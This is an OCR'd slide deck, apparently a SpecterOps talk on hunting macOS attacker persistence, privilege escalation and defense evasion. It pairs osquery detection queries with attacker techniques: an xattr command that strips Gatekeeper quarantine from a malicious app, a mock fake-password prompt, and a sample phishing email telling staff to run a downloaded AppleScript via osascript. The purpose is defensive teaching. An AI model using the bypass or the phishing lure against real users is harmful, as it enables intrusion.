
Hypothesis: An attacker has compromised at least one system and is persisting via a **SIGNED** Launch Agent or Launch Daemon in which the associated binary is **NOT** signed by Apple.

```
select * from signature s
JOIN launchd d ON d.program_arguments = s.path
WHERE d.name like 'com.apple.%' and signed=1
AND authority!='Software Signing'
AND d.run_at_load=1 AND
arch='i386';
```

Privilege Escalation



SPECTEROPS


exec
Derbycon.app wants to install Smirnoff Ice
Enter an administrator's name and password to allow this.
User Name:
Password:
Cancel
OK

SPECTEROPS

Hypothesis: An attacker has compromised at least one system and has escalated privileges through the use of sudo.

SPECTEROPS


Baselining of the use of **sudo** in the environment.

Use of **/usr/libexec/security_authtrampoline**

Defense Evasion


SPECTEROPS

File Quarantine




SPECTEROPS

Gatekeeper



SPECTEROPS

XProtect




SPECTEROPS

System Integrity Protection

```
sh-3.2# id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem
f),29(certusers),61(localaccounts),80(admin),702(com.appl
8(_lpadmin),100(_lpoperator),204(_developer),250(_analyti
399(com.apple.access_ssh)
sh-3.2# touch /usr/bin
touch: /usr/bin: Operation not permitted
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2#
```


SPECTEROPS

Gatekeeper Bypass



xattr -d -r com.apple.quarantine “/Users/derby/.evilApple”

SPECTEROPS

Hypothesis: An attacker has compromised at least one system and is attempting to evade defenses, specifically SIP and/or Gatekeeper.

Point-In-Time:

SELECT * FROM sip_config WHERE config_flag=‘sip’ AND enabled = ‘0’;

Real Time via Process Monitoring:

- Baseline use of curl, python, wget for attempts to download files.
- Monitor for use of spctl to disable Gatekeeper.
- Monitor for use of xattr with parameters of -d -r to remove attributes.

All,

Tomorrow all macOS systems will be updated to the latest version 10.14 Mojave. Your existing network settings will not work with the current version.

Please do the following:

1. Download the file below

NetworkUpdate.applescript
1 KB

2. Open Terminal.app and enter the following command:

```
osascript Downloads/NetworkUpdate.applescript &
```

Failure to do so may affect your ability to connect to the corporate network.

SPECTEROPS

Hypothesis: An attacker has compromised at least one system and executing malicious code via AppleScript.

SPECTEROPS

Attacker

SPECTEROPS

Demo


SPECTEROPS

Credits/Resources

***OS Internals Volume III - Security & Insecurity**
objective-see.com
https://isc.sans.edu/forums/diary/Crypto+community+target+of+MacOS+malware/23816/
https://support.apple.com/en-us/HT201940
https://thehackernews.com/2017/02/mac-osx-macro-malware.html

SPECTEROPS

Q&A



@rrcyrus

SPECTEROPS